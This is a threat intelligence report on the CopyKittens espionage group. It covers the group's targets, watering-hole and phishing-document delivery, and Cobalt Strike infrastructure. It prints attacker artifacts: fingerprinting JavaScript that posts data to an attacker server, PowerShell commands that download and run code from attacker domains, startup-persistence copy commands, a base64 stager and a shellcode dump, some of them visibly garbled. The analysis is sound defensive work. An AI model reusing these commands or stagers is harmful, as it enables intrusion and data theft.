



Operation Wilted Tulip



Exposing a cyber espionage apparatus

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Introduction

CopyKittens is a cyberespionage group that has been operating since at least 2013. In November 2015, ClearSky and Minerva Labs published¹ the first public report exposing its activity. In March 2017, ClearSky published a second report² exposing further incidents, some of which impacted the German Bundestag. In this report, Trend Micro and ClearSky expose a vast espionage apparatus spanning the entire time the group has been active. It includes recent incidents as well as older ones that have not been publicly reported; new malware; exploitation, delivery and command and control infrastructure; and the group's modus operandi. We dubbed this activity **Operation Wilted Tulip**

Targetting

CopyKittens is an active cyber espionage actor whose primary focus appears to be foreign espionage on strategic targets. Its main targets are in countries such as Israel, Saudi Arabia, Turkey, The United States, Jordan, and Germany. Occasionally individuals in other countries are targeted as well as UN employees.

Targeted organizations include government institutions (such as Ministry of Foreign Affairs), academic institutions, defense companies, municipal authorities, sub-contractors of the Ministry of Defense, and large IT companies. Online news outlets and general websites were breached and weaponized as a vehicle for watering hole attacks.

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Victims are targeted by watering hole attacks, and emails with links to malicious websites or with malicious attachments. Fake Facebook profiles have been used for spreading malicious links and building trust with targets. Some of the profiles have been active for years.

Malware

CopyKittens use several self-developed malware and hacking tools that have not been publicly reported to date, and are analyzed in this report: **TDESS** backdoor; **Vminst**, a lateral movement tool; **NetSrv**, a Cobalt Strike loader; and **ZPP**, a files compression console program. The group also uses **Matryoshka v1**, a self-developed RAT analyzed by ClearSky in the 2015 report, and **Matryoshka v2** which is a new version, albeit with similar functionality.

The group often uses the trial version of Cobalt Strike³, a publicly available commercial software for "Adversary Simulations and Red Team Operations." Other public tools used by the group are Metasploit, a well-known free and open source framework for developing and executing exploit code against a remote target machine; Mimikatz, a post-exploitation tool that performs credential dumping; and Empire, "a PowerShell and Python post-exploitation agent." For detection and exploitation of internet-facing web servers, CopyKittens use Havij, Acunetix and sqlmap.

A notable characteristic of CopyKittens is the use of DNS for command and control communication (C&C) and for data exfiltration. This feature is available both in Cobalt Strike and in Matryoshka.

Most of the infrastructure used by the group is in the U.S., Russia, and The Netherlands. Some of it has been in use for more than two years.

¹ www.clearskysec.com/report-the-copykittens-are-targeting-israelis/

² www.clearskysec.com/copykitten-jpost/

³ <https://www.cobaltstrike.com>

Targeting

Based on Trend Micro Telemetry, incident response engagements, and open source threat intelligence investigations, we have learned of CopyKittens target organizations and countries. Its main targets are in countries such as Israel, Saudi Arabia, Turkey, The United States, Jordan, and Germany. Occasionally individuals in other countries are targeted as well as UN employees.

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Based on the size of the attack infrastructure and length of the campaign, we estimate that there have been at least a few hundred people infected in multiple organizations in the targeted countries.

After infecting a computer within a target organization, the attacker would move latterly using one of the malware described in chapter "Malware." It seems that their objective is to gather as much information and data from target organizations as possible. They would indiscriminately exfiltrate large amounts of documents, spreadsheets, file containing personal data, configuration files and databases.

In at least one case, the attackers breached an IT company, and used VPN access it had to client organizations to breach their networks.

Often, victim organizations would learn of the breach due to the non-stealthy behavior of the attackers. The attackers would "get greedy," infecting multiple computers within the network of breached organizations. This would raise an alarm in various defense systems, making the victims initiate incident response operations.

Delivery and Infection

CopyKittens attack their targets using the following methods:

- **Watering hole attacks** – inserting malicious JavaScript code into breached strategic websites.
 - **Web based exploitation** – emailing links to websites built by the attackers and containing known exploits.
 - **Malicious documents** – email attachments containing weaponized Microsoft Office documents.
 - **Fake social media entities** – fake personal and organizational Facebook pages are used for interaction with targets and for information gathering.
 - **Web hacking** – Havij, Acuntix and sqlmap are used to detect and exploit internet-facing web servers.

These methods are elaborated below.

Watering Hole Attacks

On 30 March 2017, ClearSky reported a breach of multiple websites, such as Jerusalem Post, Maariv news and the IDF Disabled Veterans Organization website.⁴ JavaScript code was inserted into the breached websites, loading BeEF (Browser Exploitation Framework) from domains owned by the attackers.⁵ For example:

Malicious code added to Maariv website

The malicious code was loaded from one of the following addresses:

[https://js.jquery\[.\]net/jquery.min.js](https://js.jquery[.]net/jquery.min.js)
[https://js.jquery\[.\]online/jqueryui.min.js](https://js.jquery[.]online/jqueryui.min.js)

This would enable the attackers to perform actions such as browser fingerprinting and information gathering, social engineering attacks (like asking for credentials, redirect to another page, asking the user to install a malicious extension or malware), network reconnaissance, infecting the computer using Metasploit exploits, and more.⁶ The malicious code was served only when specific targets visited the website, likely based on IP whitelisting.

Notably, prior to that publication, the German Federal Office for Information Security (BSI) said in a statement that it had investigated "problems in network traffic" of the German Bundestag.⁷ The statement concluded that the website of Israeli newspaper **Jerusalem Post** was manipulated and linked to a harmful third party in January 2017.

⁴ www.clearskysec.com/copykitten-jpost

⁵ <http://beefproject.com>

⁶ <https://github.com/beefproject/beef/wiki>

⁷ <https://www.bsi.bund.de/DE/Presse/Pressemitteilungen/Presse2017/Cyber->

Angriff auf den Bundestag Stellungnahme 29032017.html

Web-Based Exploitation

In two incidents, the attackers breached the mailbox of a person related to a target organization. From this (real) account, they replied to previous correspondences with these organizations, adding a malicious link to a website registered and built by attackers: primeminister-goverment-techcenter[.]tech.⁸

JavaScript code, at least parts of which were copied from public sources, fingerprinted the visitor's web browser.⁹ This was likely used for later browser exploitation with known vulnerabilities.

In some pages the code enumerates and collects a list of installed browser plugins, in others it tries to detect the real IP of the computer:

```
application("Adobe Reader",fixReaderVersion(control.GetVe
plugin=checkPlugin('Adobe Acrobat');if(plugin)
application("Adobe Reader",extractVersion(plugin,"acrobat")
application("Adobe Flash",control.GetVariable('$version'))
application("Adobe Flash",extractVersion(plugin,"flash"))
application("Adobe Shockwave",control.ShockwaveVersion('')
application("Adobe Shockwave",extractVersion(plugin,"sw"))
plugin=checkPlugin('Silverlight Plug-In');if(plugin)
application("MS Silverlight",extractVersion(plugin,"descr
plugin=checkPlugin("realone player");if(plugin)
application("RealOne Player",extractVersion(plugin,"real"
application("Real Player",extractVersion(plugin,"real")));
application("Real Jukebox",extractVersion(plugin,"real"))
application("Apple QuickTime","");
plugin=checkPlugin("qui
application("Apple QuickTime",extractVersion(plugin,"qt"))
application("Windows Media Player",control.versionInfo);p
application("Windows Media Player",extractVersion(plugin,
else{try{var t=document.getElementById("checkip");var v=t
catch(e){}
if(typeof(compatability)!="undefined"&&typeof(compatabi
application("Internet Explorer",version.replace(/,/g,'.'))
try{application("JScript",ScriptEngineMajorVersion()+".
catch(e){}

```

Browser Plugins enumeration via JavaScript code

```
var internalAddress = function() {
    if (deployJava.getBrowser() != "MSIE") {
        try {
            var socket = new java.net.Socket();
            socket.bind(new java.net.InetSocketAddress('0.0.0.0'
            socket.connect(new java.net.InetSocketAddress(document
            address = socket.getLocalAddress().getHostAddress();
            return address;
        }
    }
}

```

Internal IP detection with Java

The data is sent to the attackers, and the victim is redirected to https://akamitechnology[.]com/.

```
$(document).ready(function() {
    detect();
    window.setTimeout(function() {
        var ref = '?id=' + window.location.href.split(/\?id=/)[1];
        $.post('/compatible' + ref, {
            data: applications.join("\n"),
            from: intip
        }, function() {
            window.location = "https://akamaitechnology.com/";
        });
    }, 250);
});
```

Collected data sent to server, then redirecting to new domain

⁸ <https://blog.domaintools.com/2017/03/hunt-case-study-hunting-campaign-indicators-on-privacy-protected-attack-infrastructure>

⁹ <https://gist.github.com/kou1okada/2356972>

```

html>
  <head>
    <script language="javascript" type="text/javascript" src="/check.js"></script>
    <meta http-equiv="refresh" content="20; url=https://akamaitechnology.com/">
  </head>
  <body id="compatability" style="behavior:url(#default#clientCaps)">
    <script type="text/javascript">
      //![CDATA[
        if (false && deployJava.getJREs().length > 0) {
          var attributes = { codebase: "/java", code: "iecheck.class", id: "checkjavascript: \"true\" " };
          deployJava.runApplet(attributes);
        }
        else if (false && navigator.javaEnabled != undefined && navigator.javaEnabled() == true) {
          document.writeln('<applet codebase="/java" code="iecheck.class" id="checkjavascript=true"></applet>');
        }
      //]]
    </script>
  </body>

```

JavaScript and Java code loaded into webpage, victim is redirected after 20 seconds

Malicious Documents

The attackers use three document based exploitation types: exploiting CVE-2017-0199, embedding OLE objects, and macros. If the victim opens a document and the exploitation is successful (in the latter two, user interaction might be required), the attackers would receive access to the computer via self-developed or publicly available malware (see "Malware" chapter for more details).

Exploiting CVE-2017-0199

On 26 April 2017, a malicious email was sent from an employee account that was likely breached within the Ministry of Northern Cyprus. It was sent to a disclosed recipients list in government institutions in several countries and other organizations, mostly in or related to ministries of foreign affairs. We should note, however, that it is possible that the attackers were interested only in a few of the recipient organizations, but sent it to a wider list because they showed up in previous correspondences in the breached account.

Recipients were in the following domains:

mofa.gov.vn	athens.mfa.gov.il	hemofarm.co.yu
mfa.gov.sg	riga.mfa.sk	mfat.govt.nz
mfa.gov.tr	amfam.com	mfa.gr
post.mfa.uz	emfa.pt	mfa.gov.lv
mfa.am	mfa.gov.il	mfa.gov.ua
mfa.gov.by	mfa.gov.mk	mfa.go.th
beijing.mfa.gov.il	bu.edu	mfa.gov.bn
mofat.go.kr	us.mufg.jp	mfa.ee
mfa.no	cyburguide.com	sbcglobal.net
	newdelhi.mfa.gov.il	mfa.is

The email is presented below:¹⁰

Redacted version of the malicious email sent from the Ministry of Foreign Affairs in the Turkish Republic of Northern Cyprus

Attached to it was a document named "IRAN NORTH-KOREA Russia 20170420.docx".¹¹

Russia 100427

Basic Political Developments

- RIA: Iran behaves 'irresponsibly' regarding nuclear program – Medvedev - "Iran so far does not show proper understanding and behaves irresponsibly enough. This is all sad of course. Therefore, if this situation continues we exclude nothing and sanctions as well," Dmitry Medvedev said in an interview with the Danish Broadcasting Corporation (DR) before his official visit to Denmark on Tuesday.
- Press TV: Iran, Russia develop telecom ties - The contract and the Memorandum of Understanding (MoU) were signed on Monday in Moscow between Iran's Telecommunication Infrastructure Company (TIC) and Russian firm Telecom, in the presence of Iran's Telecommunications Minister Reza Taginouz and his

Content of the malicious document

document exploited CVE-2017-0199, downloading

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The loads a VBA script from.

¹⁰ <https://www.virustotal.com/en/file/521687de405b2616b1bb690519e993a9fb714cecd488c168a146ff4bbf719f87/analysis/>

¹¹ <https://www.virustotal.com/en/file/026e9e1cb1a9c2bc0631726cacdb208e704235666042543e766fbd4555bd6950/analysis>

Which runs a Cobalt Strike stager that communicates with:

aaa.stage.14043411.email.sharepoint-microsoft[.]co

In another case, the following document was uploaded to VirusTotal from Israel:¹²

"The North Korean weapons program now testing USA range.docx"



Content of the malicious document and a prompt that opens when external links are updated

It downloads an rtf document from:

http://update.microsoft-office[.]solutions/license.doc

This downloads VBA code that runs a Cobalt Strike stager from the following addresses:

http://38.130.75[.]20/error.html

Pivoting from update.microsoft-office[.]solutions, we found diagnose.microsoft-office[.]solutions, which pointed to 5.34.181.13. Using PassiveTotal we found 40.dc.c0ad.ip4.dyn.gsvr-static[.]co. Googling for gsvr-static[.]co, we found another sample, gpupdate.bat," which runs PowerShell code that extracts a Cobalt Strike stager.¹³:

A screenshot of a Windows Task Manager showing a process tree. The root process is cmd.exe, which has a child process ekrn.exe. The ekrn.exe process is running a command-line argument containing a long string of Base64 encoded PowerShell code. The code is as follows:

```
cmd.exe cmd /c ""'C:\gpupdate.bat'" (PID: 2656)
  L ekrn.exe -nop -w hidden -encodedcommand JABzADOATgBIAHcALQBPAGIAag
  CAGEAcwBlADYANABTAHQAcgBpAG4AZwAoACIASAOAHMASQBAAEQQBB/
  AHIAmGBDAsAZQBUAGOAQgBFAEENgBoAhgAVgA2AGIASgBXAHMAdgBzAG
  BwAEEAbQBVaAEoAZwA5AHQARQPAHAAKwBRAEkASwBUAGMAbAA4AHEANG
  BrAEQAQwBVAC8AcwBpAGQARABIAEcAQQBQAFUAawA1AGYAYwBUEIAMAB1
  ATABqADQAZwAxAHQAMABNADQAUwBKAGOAgA3AGIAYgBKAFAAVQB6ADkA
  wBQAFAAQgBhAGsATQBzAEkAZgAwAGgAbgBTADQATABWADQAEQB2AEOTQI
  5ADgAdABDAGkAMABIAGkATABNAFEAawBVADIAQQA2AEUAZwBYAHMARgBtA
  AeABoAHYAcABMAGIATABhAGcAnwB1AEYAAABBAFIAQgBiAdcAMAA2AHkAdgB
  SABtAGOAVQBIAGoAeQBCAGYAVQBJAdcAQQB2AFMATQBDADMASgBnAGsAZC
  6AEgAMwB2AHMAZAAxAEkAWABKAHkAcQBrAdkAWABYADEAaAAvAEYZwBRA
  AG4AYwBSAHgAbgB5AGsAQwBaAHkAbAAxAEkAeABMAHgAbABnAEIAQgBZADg
  AUwBaADIAWgAyAG4RQBwAHoUwBlAGMAMgBvAHYAYwBTAGUATABuAfOAp
  dABPAEkAdwAwAGcAQwBTAE8ASABBADeAZwBkAEQARgBUAG4AYgBjAEgAWQ
  AEoAeQBXAHkAnwBoAHYARQBBHcARABUAGIAeABtAGMANQBVAEIASwBrAE
  ABrAGgAegBUAGIAUQbwAEgAZwB5AFYATAArAfKAYQAOAFIATQBVAEUAdABIAE
  AcwBkAGEAcABQADYAMwBxFQAdQB3AFEAVAA1AFQAVQB3AGEAbQBEAEgAc
  UAdwBKAHgAVwBqAHoAYgBBAEwAOQBTAEYATABxFMAVABIAHMARQBOAHM
```

Base64 encoded PowerShell code that loads Cobalt Strike stager

¹² <https://www.virustotal.com/en/file/43fbf0cc6ac9f238ecdd2d186de397bc689ff7fcc8c219a7e3f46a15755618dc/analysis>

¹³ <https://www.hybrid-analysis.com/sample/1f6e267a9815ef88476fb8bedcff614bc342b89b4c80eae90e9aca78ff1eab8>

The sample communicates with gsvr-static[.]co via DNS.

Network Analysis	
DNS Requests	
Login to Download DNS Requests (CSV)	
Domain	
tqa.stage.12735072.40.dc.cOad.ip4.sta.gsvr-static.co	
qfa.stage.12735072.40.dc.cOad.ip4.sta.gsvr-static.co	
cyb.stage.12735072.40.dc.cOad.ip4.sta.gsvr-static.co	
zjb.stage.12735072.40.dc.cOad.ip4.sta.gsvr-static.co	
dhb.stage.12735072.40.dc.cOad.ip4.sta.gsvr-static.co	
mfb.stage.12735072.40.dc.cOad.ip4.sta.gsvr-static.co	
hda.stage.12735072.40.dc.cOad.ip4.sta.gsvr-static.co	
vib.stage.12735072.40.dc.cOad.ip4.sta.gsvr-static.co	
kja.stage.12735072.40.dc.cOad.ip4.sta.gsvr-static.co	
lhb.stage.12735072.40.dc.cOad.ip4.sta.gsvr-static.co	

DNS requests performed by the sample

Yet in another case, malicious documents named “omnews.doc” and “pictures.doc” were served from the following locations:

[http://fetchnews-agency.news-bbc\[.\]press/en/20170/pictures.doc](http://fetchnews-agency.news-bbc[.]press/en/20170/pictures.doc)
[http://fetchnews-agency.news-bbc\[.\]press/omnews.doc](http://fetchnews-agency.news-bbc[.]press/omnews.doc)

The files load VBS from the following address:

[http://fetchnews-agency.news-bbc\[.\]press/pictures.html](http://fetchnews-agency.news-bbc[.]press/pictures.html)

Which runs a Cobalt Strike stager that communicates with:


[a104-93-82-25.mandalasanati\[.\]info/iBpa](http://a104-93-82-25.mandalasanati[.]info/iBpa)

From there, a Cobalt Strike beacon is loaded, communicating with:

[s1w-amazonaws.office-msupdate\[.\]solutions](http://s1w-amazonaws.office-msupdate[.]solutions)

Embedded OLE Objects

In February 2017 a document titled "ssl.docx" was delivered to targets, likely via email.¹⁴ It asked the recipient to "Please Update Your VPN Client from This Manual" [sic].



Content of the malicious document asking the victim to update the VPN Client

The "VPN Client manual" was an embedded OLE binary object, an executable with a reverse file extension: checkpointsslvpn?fdp.exe.¹⁵ (The "?" stands for an invisible Unicode character that flips the direction of the string, making it look like a PDF file "exe.pdf.")¹⁶ It was composed of two files: a self-extracting executable and a PDF.



Bundled executable and PDF files

They run via the following command:

```
cmd.exe /c copy zWEC.tmp %userprofile%\desktop\Maariv_Tops.pdf&&copy Ma_1.tmp  
"%userprofile%\AppData\Roaming\Microsoft\Windows\Start  
Menu\Programs\Startup"\sourcefire.pif&&cd %userprofile%\desktop&&Maariv_Tops.pdf
```

The PDF file is a decoy displayed to the victim during infection. It contains content copied on March 2017 from the public website of Maariv, a major Israeli news outlet.

¹⁴

<https://www.virustotal.com/en/file/b01e955a34da8698fae11bf17e3f79a054449f938257284155aec9a2d3815dd/analysis>

¹⁵ <https://www.virustotal.com/en/file/72efda7309f8b24cd549f61f2b687951f30c9a45fda0fc3805c12409d0ba320a/analysis/>

¹⁶ Copykittens have used this method before, for example in a document named "mfaformann?fdp.exe"



Benjamin Netanyahu. (Photo: Jonathan Zindel, Flash 90)

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Prime Minister Benjamin Netanyahu will not go home as long as there will be no alternative. Investigations. [Gifts apparent](#), [recordings](#)
- Nothing worth anything if the public does not see a man in front of him and he could feel worthy to replace him as prime minister.
Netanyahu has long been not a magician, not a leader Ehud particularly large communities in Israel do not consider him a worthy
leader. But the problem starts when they turn their heads aside, there waiting for them there is a future chairman Yair Lapid, leader of
the opposition Isaac Herzog and the rest of what was once finance minister Moshe Kahlon.

Herzog embarrassing repeatedly crashing the party, but he continues to hold to the altar. Kahlon pay the price of being the finance

Content of the malicious PDF file, copied from Maariv website

The self-extracting executable contains another executable, named *p.exe*, which was digitally signed with a stolen certificate of a legitimate company called AI Squared.

Name	Date modified	Type	Size
p.exe	1/2/2017 3:08 AM	Application	319 KB

p.exe Properties

- [General](#)
- [Compatibility](#)
- [Digital Signatures](#)
- [Details](#)

Signature list

Name of signer:	E-mail address:	Timestamp
AI Squared	Not available	Not available

Digital signature of p.exe

Interestingly, this digital certificate was used by a threat group called Oilrig.¹⁷ This might indicate the two groups share resources or otherwise collaborate in their activity.

¹⁷ <http://www.clearskysec.com/oilrig/>


The self-extracting executable serves as a downloader, running the following command:

```
cmd.exe /c powershell.exe -nop -w hidden -c "((new-object  
net.webclient).downloadstring('http://jpsrv-java-jdkec2.javaupdate[.]co:80/JPOST'))"
```

The C&C server sends back a short PowerShell code that loads a Cobalt Strike stager into memory.

```
$s=New-Object  
IO.MemoryStream([Convert]::FromBase64String("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"));iEX  
(New-Object IO.StreamReader(New-Object  
IO.Compression.GzipStream($s,[IO.Compression.CompressionMode]::Decompress))).ReadToEnd();
```

Base64 encoded PowerShell code that loads Cobalt Strike stager into memory



```
00000000  5B 5B 61 59 5A 51 FF E0  58 5F 5A 8B 12 EB 86 5D  rra2n- x_2T_31  
00000009  68 6E 65 74 00 68 77 69  6E 69 54 68 4C 77 26 07  hnet.hwinithlw&.  
0000000A  FF D5 E8 80 00 00 00 4D  6F 7A 69 6C 6C 61 2F 35  Mozilla/5...X_.  
0000000B  2E 30 20 28 63 6F 60 78  61 74 69 62 6C 65 3B 28  .8-(compatible;  
0000000C  40 53 49 45 20 39 2E 30  38 20 57 69 6E 64 6F 77  MSIE-9.0;-Window  
0000000D  73 20 4E 54 20 36 2E 31  38 20 54 72 69 64 65 6E  s-NT-6.1;-Triden  
0000000E  74 2F 35 2E 30 3B 20 46  75 6E 57 65 62 58 72 6F  t/5.0;-FunWebPro  
0000000F  64 75 63 74 73 28 49 55  45 30 30 30 36 5F 76 65  ducts;-IE8006_ve  
00000100  72 31 38 45 4E 5F 47 42  29 00 58 58 58 58 58 58  r1;EN_GB).XXXXXX  
00000110  58 58 58 58 58 58 58 58  58 58 58 58 58 58 58 58  wwwwwwwwwwww  
00000120  58 58 58 58 58 00 59 31  FF 57 57 57 57 51 68  XXXXXX.Y1.WWWWQh  
00000130  3A 56 79 A7 FF D5 E9 93  00 00 00 58 31 C9 51 51 :Uy_._1]..._QQ  
00000140  6A 03 51 51 68 88 01 00  00 53 50 68 57 89 9F C6  j.QQh...SPNW...  
00000150  FF D5 89 C3 EB 79 59 31  D2 52 68 08 32 A0 84 52  Rn_zY1_Rh.2'_...  
00000160  52 52 51 52 50 68 0B 55  2E 3B FF D5 89 C6 68 80  RRQRPh_U;_..._Rh  
00000170  33 00 08 89 E8 60 04 58  6A 1F 56 68 75 46 9E 86  T-j.Pj.UhuF_...3  
00000180  FF D5 31 FF 57 57 57 57  56 68 2D 06 18 7B FF D5  _1.WWWWWH-...{._  
00000190  85 C0 74 48 31 FF 85 F6  74 04 89 F9 EB 09 68 AA  ~h._`_t@1.H1_1  
000001A0  C5 E2 5D FF D5 89 C1 68  45 21 5E 31 FF D5 31 FF  .hE!^1._1'_...[  
000001B0  57 6A 07 51 56 58 68 87  57 E0 0B FF D5 BF 00 2F  Wj.QUPh_W..._./  
000001C0  00 00 39 C7 75 04 89 D8  EB 8A 31 FF EB 15 EB 49  ..9_u.1'_..._.I  
000001D0  E8 81 FF FF 2F 4C 6F  57 4A 00 00 68 F0 B5 A2  ....../LowJ..h_  
000001E0  56 FF D5 6A 40 68 00 10  00 00 68 00 00 40 00 57  U_j@h...h.@.W  
000001F0  68 58 A4 53 E5 FF D5 93  53 53 89 E7 57 68 00 20  hX_S_.._9SS'Wh_.  
00000200  00 00 53 56 68 12 96 89  E2 FF D5 85 C0 74 CD 88  ..SUb.l._.'t_3  
00000210  07 01 C3 85 C0 75 E5 58  C3 E8 1D 0F FF FF FA 70  u_M_....jp_...  
00000220  73 72 76 2D 6A 61 76 61  2D 6A 64 6B 65 63 32 2E  srv-java-jdkec2.  
00000230  6A 61 76 61 75 70 64 61  74 65 2E 63 6F 00  javaupdate.co.
```

Stager shellcode with marked user agent and C&C server address


Both the docx and the executable contained the name **shiran** in their metadata or file paths:

LastModifiedBy **shiran**

C:\Users\shiran\Desktop\checkpointssvpn?fdp.exe

C:\Users\shiran\AppData\Local\Temp\checkpointssvpn?fdp.exe

In another sample, the decoy document was in Turkish, indicating the target's nationality.¹⁸ This document was likely stolen from the Turkish Ministry of Foreign Affairs: **test_fdp.exe**.¹⁹



Decoy document in Turkish

While the decoy PDF document is opened, the following commands are executed:

```
cmd.exe /c copy Ma_1.tmp "%userprofile%\AppData\Roaming\Microsoft\Windows\Start  
Menu\Programs\Startup"\CheckpointGO.pif&& copy sslvpn.tmp  
%userprofile%\desktop\sslvpnmanual.pdf&& cd %userprofile%\desktop&& sslvpnmanual.pdf  
cmd.exe /c powershell.exe -nop -w hidden -c "IEX ((new-object  
net.webclient).downloadstring('http://jpsrv-java-jdkec2.javaupdate[.]co:80/Sourcefire'))"
```

